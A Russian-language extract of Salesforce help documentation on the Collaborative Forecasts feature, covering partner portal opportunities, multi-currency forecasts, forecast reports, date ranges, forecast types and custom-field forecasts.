Возможности, создаваемые пользователем партнерского портала, могут сводиться к прогнозу ответственного за организацию. Ответственный за организацию должен быть менеджером прогнозов в иерархии прогнозов для возможностей, которые сводятся в прогнозе. Например:

- Иван Петров несет ответственность за организацию-партнера Acme.
- Он создает контакт Acme по имени Анна Кузнецова.
- Анна является пользователем партнерского портала.
- Анна подчиняется Ивану в иерархии прогнозов.

Если Анна добавляет возможности на своем портале, они отобразятся в отчете Ивана. Так как Иван — менеджер прогнозов Анны, он может регулировать стоимости прогнозов на основе ее возможностей и просматривать порядок отслеживания ею личных планов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Рекомендации по просмотру сведений о возможности в прогнозе

Рекомендации по работе с несколькими типами валюты в функции «Совместные прогнозы»

Если в вашей компании используются прогнозы с несколькими типами валюты, администратор Salesforce может выбрать валюту прогноза и включить типы прогнозов. Валюта прогноза — это валюта компании или личная валюта каждого ответственного за прогноз.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- При использовании функции «Совместные прогнозы» рекомендуем выбрать *валюту отображения* из числа валют, поддерживаемых Salesforce. Чтобы поменять валюту, выберите валюту под значком шестеренки (Lightning Experience) или в раскрывающемся списке (Salesforce Classic) в правом верхнем углу страницы прогнозов.
- При использовании прогнозов на основе дохода изменение валютного курса инициирует сведение возможностей и поправок с учетом измененного значения наряду со значениями таблицы прогнозов.
- При использовании прогнозов на основе количества изменение валютного курса инициирует сведение возможностей и поправок с учетом измененного значения.
- При сведении измененных значений отображается индикатор обработки ( ) (только Salesforce Classic).
- Изменение валютного курса влияет на все периоды прогноза (архивные, текущие и будущие).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Деактивация валюты, выбранной в качестве личной валюты пользователя, назначает пользователю валюту компании.
- Для изменения личных настроек валюты необходимо отредактировать личную информацию.

СМ. ТАКЖЕ:

Корректировка прогнозов в функции «Совместные прогнозы»

Элементы функции «Совместные прогнозы»

Переключение между типами прогнозов

Рекомендации по использованию отчетов по прогнозам

При использовании функции «Совместные прогнозы» пользователи могут просматривать рекомендации по максимально эффективной работе с отчетами по прогнозам.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- Чтобы определить, доступны ли отчеты по прогнозам, откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**. Выберите папку, назначенную администратором Salesforce для хранения типов отчетов прогнозирования. Если поля или имена типов отчетов, описанные в таблице ниже, не отображаются, обратитесь к администратору.
- Если отчеты, которые используют определенный тип прогноза, не запускаются, по всей видимости, тип прогноза был удален. Свяжитесь с администратором.
- Отчеты содержат наиболее свежие сведения на момент открытия отчета. Если при запуске отчета изменения вступают в силу, будет заметна разница меду стоимостями в отчете и страницей прогнозов.
- Данные, отображаемые в отчетах, определяются данными, доступными на панели «Совместные прогнозы». Например, менеджеры прогнозов могут просматривать внесенные поправки, которые не отображаются другим менеджерам при выполнении аналогичного отчета. Стоимость прогноза может содержать сводку по стоимостям прогнозов разных пользователей, поэтому результаты отчета должны тщательно проверяться при использовании полей сводки.

Элемент отчета	Способ просмотра
Резюме прогноза из перспективы отдельного пользователя.	Создайте отчет «Элемент прогнозирования» и добавьте фильтр с полем «Ответственный: полное имя». Отфильтруйте результаты отчета по имени отдельного пользователя.
Сумма возможностей дохода пользователя (без поправок).	Добавьте поле «Только стоимость ответственного» в отчет «Элемент прогнозирования». Например, при наличии двух возможностей стоимостью 10 000 рублей каждая поле «Только стоимость ответственного» отображает значение «20 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем «Только количество ответственного».
Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов. Эта стоимость отображается только для отчетов.	Добавьте поле «Стоимость без поправок» в отчет «Элемент прогнозирования». Например, если общая стоимость всех собственных возможностей составляет 20 000 рублей, а общая стоимость возможностей подчиненных — 55 000 рублей, то в поле «Стоимость без поправок» будет указано значение

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для просмотра вкладки «Отчеты»:

- Запуск отчетов

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Элемент отчета	Способ просмотра
	75 000 рублей. тобы просмотреть аналогичные данные для количества, дополните отчет полем «Количество без поправок».
Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.	Добавьте поле «Стоимость без поправки менеджера» в отчет «Элемент прогнозирования». Например, поле «Стоимость без поправок» отображает для Анны значение «75 000 рублей», из которых 20 000 рублей — это стоимость ее собственных возможностей, а 55 000 рублей — это стоимость возможностей, принадлежащих ее подчиненному Ивану. Анна увеличивает стоимость возможностей Ивана до 65 000 рублей; при этом общая стоимость возрастает до 85 000 рублей. Если менеджер Анны увеличивает общую стоимость с 85 000 рублей до 100 000 рублей, то поле «Стоимость без поправки менеджера» содержит значение «85 000 рублей», так как Анне недоступны поправки, внесенные ее менеджером. Чтобы просмотреть стоимость с поправкой менеджера, воспользуйтесь полем «Стоимость прогноза», в котором отображается значение «100 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем «Количество без поправок менеджера».
Прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.	Добавьте поле «Стоимость прогноза» в отчет «Элемент прогнозирования». Например, менеджеру прогнозов подчиняется другой менеджер прогнозов, в чьем поле «Стоимость без поправки менеджера» отображается значение «85 000 рублей». Если вышестоящий менеджер увеличивает стоимость прогноза до 100 000 рублей, то поле «Стоимость прогноза» отображает значение «100 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем «Количество прогноза».
Пользователи, стоимости прогнозов которых содержат поправки.	Добавьте поле «Содержит поправку» в отчет «Элемент прогнозирования». Например, если вы внесете менеджерскую поправку в стоимость прогноза одного из ваших подчиненных, этот флажок будет установлен. Если ваш подчиненный откорректирует одну из своих стоимостей, этот флажок будет установлен. Однако при отсутствии полномочия «Просмотр всех данных», если ваш менеджер прогнозов откорректирует вашу стоимость прогноза, этот флажок установлен не будет. У пользователя не будет доступа к сведениям о поправках, сделанных менеджером прогнозов. Также рекомендуем добавить «Содержит поправку ответственного». Если пользователь прогноза откорректирует собственный прогноз, этот флажок будет установлен.

Элемент отчета	Способ просмотра
Сведения о плане продаж для прогнозов.	Создайте отчет «Планы продаж для прогнозирования». Например, тип отчета, заданный администратором Salesforce, определяет возможность добавления полей, таких как полное имя ответственного за план продаж. Чтобы просмотреть собственные планы продаж и связанные организации или ответственных, отфильтруйте результаты отчета по собственному имени.
Сравнение текущих стоимостей прогнозов с предыдущими.	Создайте отчет «Прогнозы с архивным трендингом» и сравните значение поля «Стоимость прогноза» в начале месяца со значением в конце месяца, выполняя сортировку по ответственному.
Результаты только для прямых подчиненных.	Выберите пункт «*<item name>* моих прямых подчиненных» в меню «Показать» при создании отчета по прогнозированию.
Тип прогноза для полученных результатов.	Воспользуйтесь полем «Тип прогнозирования» в результатах отчета. Данное поле добавляется в стандартный макет страницы для отчетов «Элемент прогнозирования» и «План продаж для прогнозирования».

СМ. ТАКЖЕ:

- Типы настраиваемых отчетов в функции «Совместные прогнозы»
- Создание типа настраиваемого отчета в функции «Совместные прогнозы»

Просмотр и редактирование прогнозов

Подробные сведения об основных задачах просмотра и редактирования информации в продукте «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Изменение отображения диапазона дат для прогноза

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. После настройки функции «Совместные прогнозы» администратором Salesforce отображается стандартный диапазон дат. Например, по умолчанию диапазон может составлять три следующих месяца. Пользователь может воспользоваться значением по умолчанию или изменить диапазон, отображенный для прогноза.

Переключение между типами прогнозов

Выбор нужного типа, используемого прогнозами, при наличии нескольких активных типов прогнозов в продукте «Совместные прогнозы».

Рекомендации по просмотру сведений о возможности в прогнозе

На странице подробных сведений о прогнозе или о любом прогнозе ваших подчиненных в функции «Совместные прогнозы» можно просматривать возможности для создания прогноза: за один или несколько месяцев, для одного или всех подчиненных.

Рекомендации по обновлению прогнозов

Стоимость прогнозов в функции «Совместные прогнозы» может измениться в результате определенных действий. Например, пока пользователь просматривает страницу прогнозов, его подчиненные могут редактировать связанные возможности или корректировать прогнозы собственных подчиненных сотрудников. Кроме того, пользователь может корректировать прогнозы одного из своих подчиненных на собственной странице. Для просмотра этих изменений рекомендуется обновлять страницу прогноза.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Изменение отображения диапазона дат для прогноза

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. После настройки функции «Совместные прогнозы» администратором Salesforce отображается стандартный диапазон дат. Например, по умолчанию диапазон может составлять три следующих месяца. Пользователь может воспользоваться значением по умолчанию или изменить диапазон, отображенный для прогноза.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Выбранный диапазон относится к текущему месяцу или кварталу. Например, в январе начальным месяцем может быть выбран январь, а конечным — апрель. Соответственно, диапазон дат, выбранный в феврале, будет длиться с февраля по май и т. д. Выбранный диапазон дат сохраняется до тех пор, пока не будет выбран другой диапазон.

1. Откройте вкладку **«Прогнозы»**.
2. Если вы используете Lightning Experience, щелкните значок шестеренки в верхнем правом углу страницы прогнозов. Если вы используете Salesforce Classic, щелкните **«Изменить»** в сводной таблице.
3. Выберите начальный и конечный периоды.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Ежемесячные и ежеквартальные прогнозы

Понятия функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Переключение между типами прогнозов

Выбор нужного типа, используемого прогнозами, при наличии нескольких активных типов прогнозов в продукте «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Изменение типов прогнозов в Lightning Experience

ИспользуйтеLightning Experience для выбора типов прогнозов, которые будут использоваться.

Изменение типов прогнозов в Salesforce Classic

Используйте Salesforce Classic для выбора типов прогнозов, которые будут использоваться.

СМ. ТАКЖЕ:

- Элементы функции «Совместные прогнозы»
- Измерения прогнозов по доходу и количеству
- Понятия функции «Совместные прогнозы»
- Рекомендации по работе с несколькими типами валюты в функции «Совместные прогнозы»
- Корректировка прогнозов в функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Изменение типов прогнозов в Lightning Experience

ИспользуйтеLightning Experience для выбора типов прогнозов, которые будут использоваться.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Щелкните значок шестеренки в правом верхнем углу страницы прогнозов.
2. Выберите тип прогноза.
3. Если активировано несколько валют, выберите валюту для отображения.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- Разрешить прогнозирование

Изменение типов прогнозов в Salesforce Classic

Используйте Salesforce Classic для выбора типов прогнозов, которые будут использоваться.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Щелкните значок напротив имени прогноза в типе или единицах валюты.
2. Выберите значение **«Доход»** или **«Количество (Единицы)»**.
3. При выборе значения **«Доход»** и использовании нескольких валют выберите нужную валюту отображения. Щелкните **«Изменить валюту»** в поле «Валюта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- Разрешить прогнозирование

Рекомендации по просмотру сведений о возможности в прогнозе

На странице подробных сведений о прогнозе или о любом прогнозе ваших подчиненных в функции «Совместные прогнозы» можно просматривать возможности для создания прогноза: за один или несколько месяцев, для одного или всех подчиненных.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».


- Если группа сбыта составляет прогнозы по группам продуктов, то пользователи могут просматривать собственные возможности или возможности подчиненного для каждой группы продуктов, по которой составляется прогноз. Возможности, связанные с выбранной ячейкой сводной таблицы, отображаются в списке внизу страницы. Возможности могут быть отсортированы по заголовку столбца.
- Чтобы просмотреть доли для возможности, наведите курсор на процент доли для нужной возможности, а затем щелкните (только Salesforce Classic). Данное действие инициирует отображение области сведений «Доли возможности», отображающей жирным шрифтом те доли, которые сводятся для выбранной ячейки прогноза. Доли возможности отображаются серым цветом. Возможности, которые содержат только одну 100-процентную долю для ответственного за возможность, не отображают сведения о долях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.



- Когда пользователь Lightning Experience меняет представление, закрывает текущую страницу или выходит из системы и затем возвращается к сводке по возможностям, применяется сортировка по последним записям. Если новое представление прогноза не содержит столбца, по которому выполнена сортировка, применяется порядок сортировки по умолчанию.

СМ. ТАКЖЕ:

Возможности пользователей партнерского портала в продукте «Совместные прогнозы»

Рекомендации по обновлению прогнозов

Стоимость прогнозов в функции «Совместные прогнозы» может измениться в результате определенных действий. Например, пока пользователь просматривает страницу прогнозов, его подчиненные могут редактировать связанные возможности или корректировать прогнозы собственных подчиненных сотрудников. Кроме того, пользователь может корректировать прогнозы одного из своих подчиненных на собственной странице. Для просмотра этих изменений рекомендуется обновлять страницу прогноза.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Любое обновление возможности или внесение поправок в прогноз, выбранный в сводной таблице, наглядно отображается текущему пользователю.

- Напротив выбранного прогноза, для которого выполняется обработка поправок (собственных или внесенных подчиненными сотрудниками), отображается индикатор обработки ( ) (только Salesforce Classic).
- Индикатор обработки отображается в верхнем колонтитуле списка возможностей в том случае, если обновлены связанные возможности для любого выбранного прогноза (только Salesforce Classic).
- Сообщение «Обработка изменений» отображается в верхнем колонтитуле списка возможностей.

Чтобы просмотреть изменения, нажмите кнопку **«Обновить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Корректировка прогнозов в функции «Совместные прогнозы»

Удаление поправок в функции «Совместные прогнозы»

Типы прогнозов

Подробные сведения о типах прогнозов, доступных в продукте «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Измерения прогнозов по доходу и количеству

Измерение прогнозов по доходу и количеству в функции «Совместные прогнозы».

Прогнозы по настраиваемому полю возможности

Система позволяет отслеживать и предварительно оценивать доход без стандартного поля возможности «Стоимость» на странице «Совместные прогнозы»

Прогнозы по долям наложения

Функция «Совместные прогнозы» позволяет отслеживать доход от участников группы сбыта, помогающих закрывать возможности, но не несущих за них ответственность.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Измерения прогнозов по доходу и количеству

Измерение прогнозов по доходу и количеству в функции «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- Если сводки прогнозов по возможности и количеству основываются на поле возможности «Количество», то прогнозы по количеству и доходу сводятся на основе поля возможности «Стоимость».
- Прогнозы по доходу для долей потенциальных клиентов сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю.
- Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость».
- Для прогнозов по доходу и группе продуктов сводка основана на сумме в поле «Итоговая цена» для всех элементов строки потенциального клиента в этой группе продуктов.
- Прогнозы по количеству и группам продуктов сводятся на основе поля «Количество» для всех элементов строк потенциального клиента в этой группе продуктов.
- Если источником данных являются потенциальные клиенты без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице прогнозов.

Например:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Менеджер по продажам может составлять прогнозы на основе дохода, так как вице-президент по продажам задает стоимости плана продаж на основе долларов США.
- Торговый представитель может составлять прогнозы на основе количества, так как премия выплачивается только при продаже 10 000 единиц рекламного продукта.

Чтобы разрешить пользователям составление прогнозов по доходу и количеству для одного источника данных (например, «Возможности» или «Группы продуктов»), администратор Salesforce может создать отдельные типы прогнозов, которые будут доступны для переключения на странице прогнозов.

СМ. ТАКЖЕ:

Переключение между типами прогнозов

Понятия функции «Совместные прогнозы»

Рекомендации по работе с несколькими типами валюты в функции «Совместные прогнозы»

Корректировка прогнозов в функции «Совместные прогнозы»

Прогнозы по настраиваемому полю возможности

Система позволяет отслеживать и предварительно оценивать доход без стандартного поля возможности «Стоимость» на странице «Совместные прогнозы»

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** и **Developer Edition**.


Пользователи могут составлять прогнозы по настраиваемым полям валюты для возможностей. Например, группы сбыта могут использовать настраиваемое поле «Прибыль», «Ежемесячный регулярный доход» или «Стоимость годового контракта», либо любое другое поле валюты, необходимое компании. Администратор Salesforce может настраивать прогнозы на основе настраиваемого поля, которое впоследствии могут просматривать менеджеры по продажам на странице прогнозов.

При использовании с настраиваемым полем доли возможности добавляются в прогноз пользователя. Прогноз настраиваемого поля может использоваться самостоятельно или совместно с другими прогнозами (например, прогноз по доходу для возможностей на основе поля возможности «Стоимость»). Администраторы также могут настраивать прогнозы для стандартного поля «Ожидаемый доход».

Прим.: Если менеджеры по продажам или торговые представители при просмотре прогноза не могут получить доступ к настраиваемому полю возможности, они могут просматривать стоимости прогнозов, но им будут недоступны значения настраиваемого поля в списке возможностей.


Прогнозирование по стоимости годового контракта: Простой прогноз настраиваемого поля

Данный пример содержит возможность, принадлежащую торговому представителю. Анна ведет многолетние сделки, поэтому доход, получаемый Анной каждый год от каждой сделки, отслеживается в настраиваемом поле «Стоимость годового контракта».



- Анна несет ответственность за такую возможность (1).
- В этом поле отображается настраиваемая стоимость годового контракта (2).

Сводное поле «Стоимость годового контракта» всех возможностей Анны содержится в прогнозе «Стоимость годового контракта», который отображается на странице прогнозов наряду со всеми другими прогнозами, настроенными в Salesforce.




- В этом окне отображается прогноз «Стоимость годового контракта», составленный для Анны (1).
- Этот прогноз использует имя настраиваемого поля (2).
- Прогнозируемая стоимость — это значение поля «Стоимость годового контракта», которое сводится в прогнозе торгового представителя (3).
- Данное значение соответствует прогнозируемой стоимости из поля «Стоимость годового контракта» возможности «Acme — Premium Support», принадлежащей торговому представителю (4).

Прим.: Прежде чем включить прогноз настраиваемого поля, администратор Salesforce должен включить доли потенциальных клиентов для настраиваемого поля. Тем не менее, ответственному за возможность автоматически назначается доля размером 100%, поэтому при отказе от использования долей для поля выполняемое сведение аналогично сведению, выполняемому при отсутствии долей.

